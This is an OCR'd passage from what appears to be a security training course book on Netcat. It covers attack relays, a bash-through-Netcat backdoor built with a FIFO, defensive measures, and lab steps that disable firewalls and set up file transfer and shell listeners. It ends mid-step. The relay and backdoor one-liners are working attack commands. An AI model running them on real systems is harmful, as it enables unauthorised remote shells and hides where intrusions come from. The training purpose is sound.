  - Or use relays to make it harder to trace true originating point of an attack
  - Rather trivial, but set up Netcat in listener mode and pipe its output through another client-mode instance of Netcat



Netcat can be used to bounce an attack across a bunch of machines owned by an attacker. Suppose an attacker controls the machines "Relay A" and "Relay B" above (they could be a web server and a mail server that were not properly patched). The attacker could set up Netcat on each of the machines to relay information across the machine, obscuring the real originating point of the attack. To create a one-way Netcat relay, only a single command string is required:

```
nc -l -p incoming_port | nc target_server outgoing_port
```

For example:

```
nc -l -p 11111 | nc edserver 54321
```

This forwards everything that comes in on this machine on TCP port 11111 to the system edserver on TCP port 54321. Note that this is only for one-way communication. For an attacker to have two-way communication, two relays are required.

Methods for Making Netcat Relays

- The batch file approach, which works well on Windows
  - On Windows, create a file called ncrelay.bat containing "nc next_hop 54321"
  - To implement a relay, type **`nc -l -p 11111 -e ncrelay.bat`**
  - The –e option can be followed by only one argument, so use bat file
- The backpipe approach, which works well on Linux and UNIX

```
$ mknod backpipe p
$ nc -l -p 11111 0<backpipe | nc next_hop 54321 1>backpipe
```


To create a Netcat relay, an attacker has several options. Let's discuss the most popular.

The batch file approach, which works well on Windows, involves creating a file that contains a command to start a Netcat client. The batch file, which might be called ncrelay.bat, says simply, "nc next_hop 54321". Then, the relay is created by running "`nc -l -p 11111 -e ncrelay.bat`". We do a lab with this in just a minute. You may wonder why we don't just use –e "nc next_hop 54321". Unfortunately, Netcat can take only one argument after –e, so we use a bat file for more complex command invocations.

Another way to make a Netcat relay, which works particularly well on Linux and UNIX, involves using a special file type (First in First Out [FIFO]) named backpipe, which can easily be done in UNIX. The attacker types


```
$ mknod backpipe p
```

This command creates a FIFO to carry data back and forth on the command line.

Then, the attacker types

```
$ nc -l -p 11111 0<backpipe | nc next_hop 54321 1>backpipe
```

You don't need to have root to set up a relay on a UNIX box, as long as you are using ports greater than 1023. On a Windows box, any port can be used without admin privileges.



If you ever want to get a feel for what Netcat is really doing, you can just draw the little Netcat client or listener connector figures. Then, plot what is happening with standard in and standard out, and you'll see how Netcat is being used.

In the slide's graphic, the Netcat listener is waiting for connections on the network. When one comes in, its standard out is piped (with a "|" symbol) to the standard in of the Netcat client, which sends the data across the network. Data that comes back to the client from the network through standard out on the client is dumped into the backpipe FIFO, which is connected to the standard in of the Netcat client. The Netcat client, in turn, forwards this data back to the previous hop. That's a relay!

We do a lab using this technique in Linux later in this course.

Using the Relay Idea for a Netcat Backdoor Without -e

- Let's get back to the idea of Netcat backdoors, adapting the redirects of the relay idea to compensate for the lack of –e support in may versions of Netcat
  - Remember that a lot of Netcat versions are compiled to omit –e support
- Suppose you have a version of Netcat that is compiled without the –e option. How can you make a backdoor?
  - We can make a relay, but we relay from bash to Netcat

```
$ mknod backpipe p
$ /bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

  - Functionally, that is the rough equivalent of "nc –l –p 8080 –e /bin/bash", but it does not require the –e option

Now that we have discussed Netcat relays, let's see how an attacker could leverage that idea to compensate for the fact that a lot of Netcat versions are compiled to not support the –e option for creating backdoors. In fact, this option, in the define portion of the Netcat source code, is referred to as "GAPING_SECURITY_HOLE," because it can be used to create backdoors.

But, if an attacker has a version of Netcat without the –e option, he or she can steal the idea of the Netcat relay's redirections and create a Netcat backdoor without using –e. Consider the following syntax:

```
$ mknod backpipe p
$ /bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

Here, we made a FIFO using the mknod command. Then, to create the backdoor, we use the relay redirects to glue together the /bin/bash shell with a Netcat listener. Note that this is not a pivot. Instead, this all happens on one host, but creates an effective backdoor. In this command, our /bin/bash shell runs first, grabbing its input from backpipe (0<backpipe). The output of bash is directed to a Netcat listener (| nc –l –p 8080). The output from that Netcat listener is then dumped into backpipe (1>backpipe), which carries it to the standard input of the shell (because of the earlier 0<backpipe).

Voila! We've got a backdoor listener from a Netcat that doesn't support –e. This command provides roughly similar functionality to "nc –l –p 8080 –e /bin/bash" but without requiring –e support.

Netcat – Defense

Multipurpose Netcat


- The defense against Netcat depends on the mode in which it is used
- To summarize, preparation step involves
  - **Data transfer**: Know what is running on your systems
  - **Port scanner**: Close all unused ports
  - **Vulnerability scanner**: Apply system patches
  - **Connecting to open ports**: Close all unused ports
  - **Backdoors**: Know what is running on your systems
  - **Relays**: Carefully architect your network with layered security so an attacker cannot relay around your critical-filtering capabilities
    - Intranet firewalls can help create chokepoints for filtering
    - Private VLANs (PVLANs) can also help restrict the flow of traffic between systems

Each of these defensive measures is already discussed elsewhere in the session. Netcat just brings all these capabilities together in one powerful tool!

The defense against Netcat depends on the mode in which it is used.

To summarize

- **Data transfer** : Know what is running on your systems and stop processes engaged in unusual port activity.
- **Port scanner**: Close all unused ports.
- **Vulnerability scanner**: Apply system patches.
- **Connecting to open ports**: Close all unused ports.
- **Backdoors**: Know what is running on your systems and stop processes engaged in unusual port activity.
- **Relays**: Carefully architect your network with layered security so an attacker cannot relay around your critical-filtering capabilities. You may want to consider deploying intranet firewalls to implement various chokepoint on your internal network through filters. Additionally, Private VLANs (PVLANs) can help isolate traffic to and from individual systems, making it more difficult for attackers to pivot effectively in a target environment.



Now, we perform a hands-on lab in which we look at a variety of Netcat uses, including moving files, establishing backdoors, and setting up relays. If you have extra time, there is a challenge at the end of the lab for you to solve (along with the answer to the challenge).


Netcat Lab

- Make sure that you have host-only networking configured
  - In VMware (either under Settings or Player→Manage→Virtual Machine Settings), select Host-only networking
  - Linux IP address 10.10.75.1
  - Windows Vmnet1 Interface address of 10.10.0.1
  - Ping between the two
  - You may need to disable firewalls
  - Linux:

```
# ifconfig eth0 10.10.75.1/16
# iptables -F
```

  - Windows:

```
C:\> netsh firewall set opmode disable
C:\> netsh advfirewall set allprofiles state off (For Windows 8+ systems)
```



- We do several labs with Netcat between Windows and Linux:
  0) Create sender and listener for a simple chat.
  1) Pull a file from Windows to Linux.
  2) Push a file from Linux to Windows.
  3) Create Linux backdoor listener.
  4) Create backdoor reverse shell from Windows to Linux.
  5) Create a Linux Netcat relay.

Now, we complete a lab associated with Netcat. The components of this lab give you hands-on experience in using Netcat in the same manner that attackers do. These methods are especially useful to you in the Day 6 Hacker Tools Workshop.

We use Netcat to communicate between Linux and Windows, using host-only networking. Make sure that you've configured your system according the network settings discussed in "Intro to VMware" from book 504.1.

First, make sure you select "Host-only networking" for your guest Linux machine. In VMware, go to Settings or Player→Manage→Virtual Machine Settings. For networking, select "Host-only."

Then, regardless of your version of VMware, in your Windows host OS, go to network connections and set the IP address of VMnet1 to 10.10.0.1. Your Linux guest should have an address of 10.10.75.1. Both should have a subnet of 255.255.0.0. Make sure VMware itself is configured to use host-only networking for this guest.

When you can ping between the guest and host machine, you are ready for the lab, which consists of several components.

In step 0, we implement a simple chat program between Windows and Linux. Then, we experiment with pulling and pushing files in steps 1 and 2. We then create a Linux backdoor shell in step 3. Step 4 involves setting up a reverse shell from our Windows box. In step 5, you implement a Linux Netcat relay.

Unzip Netcat on Windows

Netcat Lab

- On Windows, copy the package and unzip Netcat.zip from the DVD
  - For all labs that follow, we assume the Netcat executable (nc.exe) is located at c:\tools\nc.exe
  - *Run a command prompt* and change directories to your Netcat directory
  - Invoke Netcat by typing (in the appropriate directory)

```
C:\> nc [command options]
```

  - *You cannot just double-click nc.exe in the Explorer GUI*
- On Linux, Netcat is in your path
  - Simply invoke it at a command shell by using

```
$ nc [command options]
```


First off, you need to install the zipped Netcat on your Windows machine. Copy the file Netcat.zip from the Course USB Windows directory to your hard drive, in a suitable folder, such as c:\tools. Now, unzip the package. If you don't have WinZip, a copy is included on the Course USB in the Windows directory.


For all these lab components, we assume that the Netcat Windows executable (nc.exe) is located at c:\tools\nc.exe.

You have to run Netcat from the command prompt. It just doesn't work properly if you try to run it by double-clicking it in the GUI.

NOTE: FOR THIS LAB, YOU MAY NEED TO TEMPORARILY DISABLE A PERSONAL FIREWALL (SUCH AS ZONE ALARM, BLACK ICE, OR SYMANTEC'S FIREWALL), IF YOU HAVE ONE.

IF YOUR PERSONAL FIREWALL PROMPTS YOU THAT NC.EXE IS LISTENING ON A PORT OR MAKING A CONNECTION TO A PORT, ALLOW THE CONNECTION. OTHERWISE, THE LAB WILL NOT WORK.

YOU ALSO MAY NEED TO DISABLE AN ANTIVIRUS TOOL THAT PREVENTS NETCAT FROM RUNNING.



To start getting familiar with Netcat, we complete a lab that creates a simple listener and then connects to that listener.

Step 1: In one command prompt on Linux, type

```
(Listener) $ nc -l -p 2222    <-- This is a dash-lowercase L,
                                  not a dash-one!
```

This creates a listener that does *nothing* but listen.

Step 2: In a command prompt on Windows, type

```
(Client) C:\> c:\tools\nc 10.10.75.1 2222
```

This creates a client that does *nothing* but connect to the listener.

Now, type stuff in either the client or the listener and watch what happens on the other side!

IF IT DOES NOT WORK, THAT IS MOST LIKELY BECAUSE YOUR LINUX FIREWALL IS BLOCKING THE CONNECTION. DISABLE IT BY RUNNING


```
# iptables -F
Or you lost your IP address
# ifconfig eth0 10.10.75.1/16
```

You also may want to disable your Windows firewall

```
C:\> netsh firewall set opmode disable
C:\>netsh advfirewall set allprofiles state off (For Windows 8+ systems)
```

You created a simple little chat program. Look at the figures on the slide. See how the standard in on the client is connected across the network and is sending data displayed on the standard out of the listener. Also, the standard in of the listener is connected to the standard out of the client. Neat!

Now, we expand on this idea.



Now, we set up a passive listener waiting to shoot a test file to whomever connects. Then, we create a client to make a connection to the listener and grab the file, pulling it from the target. In step 1 on Windows, create a file to send by typing

```
(Listener) C:\> echo this is text > text.txt
```

Then, in the same window, in step 2, create a listener on a local port and direct the test file into the input of this listener:

```
(Listener) C:\> c:\tools\nc -l -p 1234 < text.txt   <-- This is a dash-
                                                        lowercase L, not a
                                                        dash-one!
```

In step 3, in Linux, create a Netcat client that connects to the listener, gets the file, and writes it to received.txt:

```
(Client) $ nc 10.10.0.1 1234 > received.txt
```


There's no indication that Netcat has completed. It takes milliseconds to finish transferring this small file, so just press CTRL-C to stop Netcat (on either side).

Now, in step 4, look at the file, by typing

```
(Client) $ cat received.txt
```

We just did this in TCP mode.

If you have extra time, try this in UDP mode. With UDP mode, remember to press Enter to force it to flush the file contents. Also, remember: UDP mode is activated on both the client and the server with the "-u" option.



In the previous component of the lab, we created a passive listener waiting to send us a file, which we then pulled from the target.

Now, we have the listener wait for us to push it a file from a client.

In step 1, in Linux, create a file to send:

```
(Client) $ echo SANS. > file.txt
```

In step 2, in Windows, create a Netcat listener waiting for the file:

```
(Listener) C:\> c:\tools\nc -l -p 4321 > received2.txt
```


In step 3, back in Linux, create a Netcat client to push the file:

```
(Client) $ nc 10.10.0.1 4321 < file.txt
```

You see no indication of success. Press Ctrl-C to drop connection, then look at the file in step 4. On Windows, run

```
(Listener) C:\> type received2.txt
```

Think about how this lab differs from the previous one. Before, we were pulling a file from a listener back to a client. Here, the client is pushing the file to the listener. Note that it doesn't matter which side is Linux and which is Windows. We can pull or push files to or from either operating system.



Now that we've transferred files, let's look at creating a shell listener to use as a backdoor. We create a listening backdoor shell on Linux and connect to it from our Windows machines.

In step 1, on Linux, we create the listener on a certain local port, waiting for a connection to execute a command shell. This listener is executed on the victim machine:

